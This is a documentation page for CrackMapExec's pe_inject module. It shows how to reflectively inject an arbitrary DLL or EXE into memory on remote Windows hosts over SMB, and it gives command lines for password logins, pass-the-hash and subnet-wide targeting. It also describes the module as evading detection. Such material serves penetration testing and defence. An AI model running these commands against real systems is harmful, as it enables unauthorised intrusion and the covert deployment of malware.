CrackMapExec Pe_inject (smb)

This page contains detailed information about how to use the **pe_inject** CME module while using the **smb** protocol. For list of all CrackMapExec modules, visit the CrackMapExec Module Library.

Description

This module downloads the specified DLL/EXE and injects it into memory using PowerSploit's Invoke-ReflectivePEInjection.ps1 script.

The pe_inject module is OPSEC safe. This means that it doesn't touch the disk and therefore shouldn't trigger any alarms.

Supported Protocols

- mssql
- smb

Module Source Code

- https://github.com/byt3bl33d3r/CrackMapExec/tree/master/cme/modules/pe_inject.py

Authors

- @byt3bl33d3r

Module Options

Here is a complete list of pe_inject module options:

```
# cme smb -M pe_inject --options
[*] pe_inject module options:
```

```
            PATH     Path to dll/exe to inject
            PROCID   Process ID to inject into (default: current powershell process)
            EXEARGS  Arguments to pass to the executable being reflectively loaded (default: None)
```

The PATH option is required! Make sure to set it when using this module.

Module Usage

This is how to use the pe_inject module while using the smb protocol:

```
Syntax:
# cme smb <TARGET[s]> -u <USERNAME> -p <PASSWORD> -d <DOMAIN> -M pe_inject -o PATH=<path>

Local admin:
# cme smb 10.0.5.1 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1 -u Administrator -p P@ss123 --local-auth -M pe_inject -o PATH=/path/to/bin.dll

Domain user:
# cme smb 10.0.5.1 -u bkpadmin -p P@ss123 -d target.corp -M pe_inject -o PATH=/path/to/bin.dll
```

CrackMapExec also supports passing the hash, so you can specify NTLM hash instead of a password:

```
# cme smb 10.0.5.1 -u Administrator -H 432b022dc22aa5afe884e986b8383ff2 -d . -M pe_inject -o PATH=/path/to
# cme smb 10.0.5.1 -u bkpadmin -H 432b022dc22aa5afe884e986b8383ff2 -d target.corp -M pe_inject -o PATH=/pa
```

The pe_inject module can be also used against multiple hosts. Here's how to run it against multiple hosts:

```
# cme smb target_list.txt -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.0/24 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1-100 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
```

References

- https://powersploit.readthedocs.io/en/latest/CodeExecution/Invoke-ReflectivePEInjection/
- https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

Version

This page has been created based on CrackMapExec version 5.1.7dev.
Visit CrackMapExec Module Library for more modules.

April 2021 (6)
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

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

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